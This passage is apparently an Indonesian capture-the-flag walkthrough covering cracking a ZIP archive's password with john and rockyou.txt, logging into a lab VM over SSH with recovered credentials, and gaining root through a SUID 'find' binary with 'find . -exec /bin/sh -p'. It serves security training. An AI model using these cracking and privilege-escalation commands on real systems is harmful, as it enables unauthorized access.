ver 2.0 efn 5455 efn 7875 Credentials.zip/access-ssh.txt PKZIP Encr: TS_chk, cmplen=172, decmplen=189, crc=87E84B22 ts=03C2 cs=03c2 type=8


(root㉿kali)-[~/home/abdurrohman]
```

Lalu kita akan nge brute force filenya dengan tools john menggunakan wordlist rockyou.txt

```
[root@kali ~]# john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
anakbekasi      (Credentials.zip/access-ssh.txt)
1g 0:00:00:01 DONE (2024-02-24 13:58) 0.7575g/s 7675Kp/s 7675KC/s anakbrandan.. anakarn
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[root@kali ~]
```

Kemudian masukan username dan password yang muncul setelah terbuka filenya



The screenshot shows a terminal window with a dark theme. The title bar says "acces". The menu bar includes "File", "Edit", and "View". The main area displays the following text:

```
Congrats! Anda berhasil crack file ini dan mendapatkan credential untuk akses SSH.  
FLAG{0xJ0hnCr4ckM3}  
Berikut username & password untuk masuk kedalam server  
U: ichigo  
P: BankA!13black#
```

The bottom status bar shows "Ln 9, Col 1" and "189 characters".

Terdapat flag pada file credentials.zip (john crack) FLAG:

FLAG{0xJ0hnCr4ckM3}

Kita akan meng SSH Server dari web CTF nya

Command: ssh ichigo@192.168.56.107

Dan masukan password

```
ichigo@ubuntu: ~
Microsoft Windows [Version 10.0.22631.3235]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>ssh ichigo@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ED25519 key fingerprint is SHA256:k1jnhP79JOEZ8DnhpIFL9vKiNf0/bXitHZZ+Z/LnhI8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.107' (ED25519) to the list of known hosts.
ichigo@192.168.56.107's password:
Permission denied, please try again.
ichigo@192.168.56.107's password:
Permission denied, please try again.
ichigo@192.168.56.107's password:
Welcome to Ubuntu 23.04 (GNU/Linux 6.2.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Feb 24 07:37:45 2024
ichigo@ubuntu:~$ -
```

Terdapat flag ketika kita tampilkan flagnya dengan command: cat flag.txt

FLAG{0xLowUs3rw!thSSH}

(Low User SSH)

Langkah selanjutnya kita harus menjadikan user ichigo ini menjadi root

Kita akan mencari file yang memiliki previlage seperti root agar Ketika kita masukan/memanggil filenya kita dapat hak akses seperti root caranya masukan

Command: ls -lh /usr/bin

```
ichigo@ubuntu: ~
-rwxr-xr-x 1 0 0 47K Jan 10 2023 env
-rwxr-xr-x 1 0 0 35K Jan 31 2023 envsubst
-rwxr-xr-x 1 0 0 197K Mar 7 2023 eqn
-rwxr-xr-x 1 0 0 35K Jan 10 2023 expand
-rwxr-sr-x 1 0 42 23K Nov 23 2022 expiry
-rwxr-xr-x 1 0 0 47K Jan 10 2023 expr
-rwxr-xr-x 1 0 0 71K Jan 10 2023 factor
-rwxr-xr-x 1 0 0 23K Nov 23 2022 faillog
-rwxr-xr-x 1 0 0 31K Mar 2 2023 faked-sysv
-rwxr-xr-x 1 0 0 31K Mar 2 2023 faked-tcp
1rwxrwxrwx 1 0 0 26 Mar 2 2023 fakeroot -> /etc/alternatives/fakeroot
-rwxr-xr-x 1 0 0 4.0K Mar 2 2023 fakeroot-sysv
-rwxr-xr-x 1 0 0 3.9K Mar 2 2023 fakeroot-tcp
-rwxr-xr-x 1 0 0 27K Nov 28 2022 fallocate
-rwxr-xr-x 1 0 0 27K Jan 10 2023 false
-rwxr-xr-x 1 0 0 15K Oct 26 13:37 fcgistarter
-rwxr-xr-x 1 0 0 15K Nov 16 2022 fgconsole
-rwxr-xr-x 1 0 0 41 Jan 24 2023 fgrep
-rwxr-xr-x 1 0 0 51K Nov 6 2022 filan
-rwxr-xr-x 1 0 0 2.1K Feb 16 2022 finalrd
-rwxr-xr-x 1 0 0 23K Nov 28 2022 fincore
-rwsr-xr-x 1 0 0 204K Aug 19 2022 find
-rwxr-xr-x 1 0 0 68K Nov 28 2022 findmnt
-rwxr-xr-x 1 0 0 23K Nov 28 2022 flock
-rwxr-xr-x 1 0 0 39K Jan 10 2023 fmt
-rwxr-xr-x 1 0 0 35K Jan 10 2023 fold
-rwxr-xr-x 1 0 0 27K Nov 6 12:12 free
-rwxr-xr-x 1 0 0 23K Aug 23 2022 funzip
-rwxr-xr-x 1 0 0 40K Dec 13 2022 fuser
1rwxrwxrwx 1 0 0 11 Mar 17 2023 fusermount -> fusermount3
```

Terdapat salah satu file yang memiliki hak akses sama seperti root "find"

Sekarang kita dapat mengeksekusi file find dengan command:

```
find . -exec /bin/sh -p \; -quit
```

```
ichigo@ubuntu: ~
-rwxr-xr-x 1 0    0 6.4K Aug 16  2022 zdiff
-rwxr-xr-x 1 0    0 27K Nov 22 13:31 zdump
-rwxr-xr-x 1 0    0   29 Aug 16  2022 zegrep
-rwxr-xr-x 1 0    0   29 Aug 16  2022 zfgrep
-rwxr-xr-x 1 0    0 2.1K Aug 16  2022 zforce
-rwxr-xr-x 1 0    0 8.0K Aug 16  2022 zgrep
-rwxr-xr-x 1 0    0 69K Nov 23 14:55 zipdetails
-rwxr-xr-x 1 0    0 2.9K Aug 23  2022 zipgrep
-rwxr-xr-x 2 0    0 171K Aug 23  2022 zipinfo
-rwxr-xr-x 1 0    0 2.2K Aug 16  2022 zless
-rwxr-xr-x 1 0    0 1.8K Aug 16  2022 zmore
-rwxr-xr-x 1 0    0 4.5K Aug 16  2022 znew
-rwxr-xr-x 1 0    0 967K Mar  8  2023 zstd
1rwxrwxrwx 1 0    0   4 Mar  8  2023 zstdcat -> zstd
-rwxr-xr-x 1 0    0 3.8K Mar  8  2023 zstdgrep
-rwxr-xr-x 1 0    0 197 Mar  8  2023 zstdless
1rwxrwxrwx 1 0    0   4 Mar  8  2023 zstdmt -> zstd
ichigo@ubuntu:~$ find . -exec /bin/sh -p \; -quit
# whoami
root
# ls
flag.txt
# cat /root/flag.txt
Congrats! Anda sudah berhasil sejauh ini!
Saya harap anda belajar lebih giat lagi untuk menjadi Profesional dibidang Security!

FLAG{R0ot!s34sy}

#
```

Ok kita berhasil masuk ssh sebagai root dan kita berhasil menemukan flag Ketika kita memasukan command :

```
Cat /root/flag.txt
```

Flag{Root!s34sy}

Daftar Flag

1. FLAG(Javascript_ezpz)
2. FLAG{0xSQL!nJecT!0n_Blind}
3. FLAG{0xPr!vilege3scalation_BAC}
4. FLAG{0xJ0hnCr4ckM3}
5. FLAG{0xLowUs3rw!thSSH}
6. Flag{Root!s34sy}

